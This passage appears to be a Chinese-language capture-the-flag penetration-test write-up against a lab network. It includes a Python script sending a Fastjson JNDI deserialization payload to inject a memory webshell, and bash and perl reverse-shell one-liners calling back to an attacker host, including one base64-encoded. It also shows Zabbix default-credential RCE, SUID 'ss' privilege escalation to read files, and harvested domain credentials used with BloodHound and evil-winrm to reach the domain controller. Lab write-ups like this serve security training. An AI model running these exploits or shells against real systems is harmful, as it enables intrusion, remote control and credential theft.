23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
import base64
import os
import json
import requests
from cryptography.hazmat.primitives import serialization, hashes
from cryptography.hazmat.primitives.asymmetric import padding
from cryptography.hazmat.primitives.ciphers import Cipher, algorithms, modes
from cryptography.hazmat.backends import default_backend

# ===== 配置信息 =====
SERVER_URL = "http://172.16.22.88:8080/api/login"

# Java 代码中的 RSA 公钥(Base64 格式)
PUBLIC_KEY_B64 = (
"MIIBIjANBgkqhkiG9w0BAQEFAAOCAQ8AMIIBCgKCAQEAnKum2FOeaPQumhLBpRauv+OMB6pkdqACjbZYkzzP8CZgjwEwmKauXLxzur1beldNDlVnUs83CnnvanPIYW3oP56t0SoqDmWviBTBJ2aCjtrztFYjBixZEYJ2Exp9f6cdFuSMiucPyuhwY8AuFWnGPJ3Mwt8L8ouV9Lc6Ptp67fCZ0aHr1BVu+pXvHVktbcmeCt+61dnyd9iXTDZfIQ9rwrDsTlkEYORN0hckpFWvgaoNXhXm60ioLkk/qtPZSjir0bpDL0w0iZ3+wRJLtUOe3KyGx+C00S5w2cM0Zw1XlmRQ08yj1nObVkaVsfEU8sSk/XFVnuCrO9YfQCa1uxm5ZQIDAQAB"
)

# ===== 1. 要发送的 JSON 明文 =====
plaintext = """{
"@type": "com.sun.rowset.JdbcRowSetImpl",
"dataSourceName": "rmi://172.16.22.12:50388/cae2f8",
"autoCommit": true
}"""
print(plaintext)

# ===== 2. 生成随机 AES key (128-bit) =====
aes_key = os.urandom(16)

# ===== 3. AES/GCM 加密 =====
iv = os.urandom(12) # 12 字节 IV
encryptor = Cipher(
algorithms.AES(aes_key),
modes.GCM(iv),
backend=default_backend()
).encryptor()

ciphertext = encryptor.update(plaintext.encode("utf-8")) + encryptor.finalize()
tag = encryptor.tag

# Body = IV + 密文 + GCM tag
body_raw = iv + ciphertext + tag
body_b64 = base64.b64encode(body_raw).decode("utf-8")

# ===== 4. 用 RSA 公钥加密 AES key =====
pub_bytes = base64.b64decode(PUBLIC_KEY_B64)
public_key = serialization.load_der_public_key(pub_bytes, backend=default_backend())

enc_key = public_key.encrypt(
aes_key,
padding.PKCS1v15()
)
enc_key_b64 = base64.b64encode(enc_key).decode("utf-8")

# ===== 5. 发送 POST 请求 =====
headers = {
"Content-Type": "application/octet-stream",
"X-Encrypted-Key": enc_key_b64,
}

resp = requests.post(SERVER_URL, data=body_b64.encode("utf-8"), headers=headers, timeout=10)
print("Status:", resp.status_code)
print("Response:", resp.text)


配置好/etc/proxychains4.conf,运行脚本注入内存马

1
2
sudo vim /etc/proxychains4.conf
proxychains -q python 1.py

虽然是400但是实际是成功的

image-20260313202341291


根据javachain提供的信息连接哥斯拉

image-20260313202435874

image-20260313202405793

也可以用jndi工具内网主机在内网开rmi服务反弹shell

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
root@platform:~/test# java -jar jdni-inject.jar -C "bash -c {echo,YmFzaCAtaSA+JiAvZGV2L3RjcC8xNzIuMTYuMjIuMTIvMjMzMSAwPiYx}|{base64,-d}|{bash,-i}" -A "172.16.22.12"
[ADDRESS] >> 172.16.22.12
[COMMAND] >> bash -c {echo,YmFzaCAtaSA+JiAvZGV2L3RjcC8xNzIuMTYuMjIuMTIvMjMzMSAwPiYx}|{base64,-d}|{bash,-i}
----------------------------JNDI Links----------------------------
Target environment(Build in JDK whose trustURLCodebase is false and have Tomcat 8+ or SpringBoot 1.2.x+ in classpath):
rmi://172.16.22.12:1099/zeeje2
Target environment(Build in JDK 1.8 whose trustURLCodebase is true):
rmi://172.16.22.12:1099/opnefm
ldap://172.16.22.12:1389/opnefm
Target environment(Build in JDK 1.7 whose trustURLCodebase is true):
rmi://172.16.22.12:1099/daedal
ldap://172.16.22.12:1389/daedal

----------------------------Server Log----------------------------
2025-12-31 16:00:56 [JETTYSERVER]>> Listening on 0.0.0.0:8180
2025-12-31 16:00:56 [RMISERVER] >> Listening on 0.0.0.0:1099
2025-12-31 16:00:56 [LDAPSERVER] >> Listening on 0.0.0.0:1389
2025-12-31 16:13:07 [RMISERVER] >> Have connection from /172.16.22.88:34710
2025-12-31 16:13:13 [RMISERVER] >> Reading message...
2025-12-31 16:13:13 [RMISERVER] >> Is RMI.lookup call for zeeje2 2
2025-12-31 16:13:13 [RMISERVER] >> Sending local classloading reference.
2025-12-31 16:13:13 [RMISERVER] >> Closing connection

另起shell开监听

1
2
root@platform:~# nc -lvnp 2331
Listening on 0.0.0.0 2331

查看 flag2:

1
2
3
/opt/webapp/ >cat /flag

flag{5814d11a-d4b2-866e-28ab-c788e3a063b2}

flag3

Zabbix RCE


目录扫描,发现存在 zabbix 服务:http://172.16.22.14/zabbix/index.php

1
dirsearch -u http://172.16.22.14/ --proxy socks5://127.0.0.1:55555

image-20260313202948800

使用管理员默认密码 Admin/zabbix 登录到 zabbix 后台:

image-20260313203337011




利用后台功能实现 RCE:

image-20260313203544879

image-20260313203648153

image-20260313203712398

先在入口机器nc

1
nc -lvnp 54522

反弹 shell 命令:

1
2
3
4
# bash可以
bash -c "bash -i >& /dev/tcp/172.16.22.12/54523 0>&1"
# perl也可以
perl -e 'use Socket;$i="172.16.22.12";$p=54522;socket(S,PF_INET,SOCK_STREAM,getprotobyname("tcp"));if(connect(S,sockaddr_in($p,inet_aton($i)))){open(STDIN,">&S");open(STDOUT,">&S");open(STDERR,">&S");exec("/bin/bash -i");};'


没有权限读flag,需要提权,,搜索具有suid权限的程序

image-20260313205147964

使用 ss 命令进行 SUID 提权,查看 flag3:

1
2
3
ss -a -F /flag.txt
Error: an inet prefix is expected rather than "flag{a48837f5-a716-410b-85af-6fb0ab4ed56e}".
Cannot parse dst/src address.

flag4


后台“认证”模块中,配置了使用域用户身份进行认证。

图片

尝试从数据库中查找配置中的 ldapadmin 用户密码,但当前用户权限无法查看配置文件内容。

使用拥有 SUID 权限的 ss 命令,也只能查看文件中的第一行内容:(因为文件内容实际上已被 ss 命令解析,因此只有第一行的一部分作为错误消息的一部分返回。)

mysql弱口令

最终使用弱口令连接上 zabbix 数据库:zabbix/password

从数据库中查询域用户 ldapadmin 密码信息: ldapadmin/XpVLGkQHm8

image-20260313205558215

获取的域信息:

  • 域控制器:172.16.22.41
  • 域名:zwfw.com
  • LDAP管理员:CN=ldapadmin,OU=Zabbix,DC=zwfw,DC=com
  • 密码:XpVLGkQHm8

使用 bloodhound 收集域内信息:

1
proxychains bloodhound-python -u ldapadmin -p XpVLGkQHm8 -d zwfw.com -dc DC.zwfw.com -ns 172.16.22.41 -c all --auth-method ntlm --dns-tcp --zip

通过 BloodHoud 工具导入进行分析,发现域用户 ldapadmin 可以远程登录 DC

使用域用户 ldapadmin 凭据通过 WinRM 登录到 DC

1
proxychains -q evil-winrm -i 172.16.22.41 -u ldapadmin -p XpVLGkQHm8


在注册表中,发现域管密码:administrator / a4Z6FcRYSp6LLSGO

1
reg query "HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Winlogon"

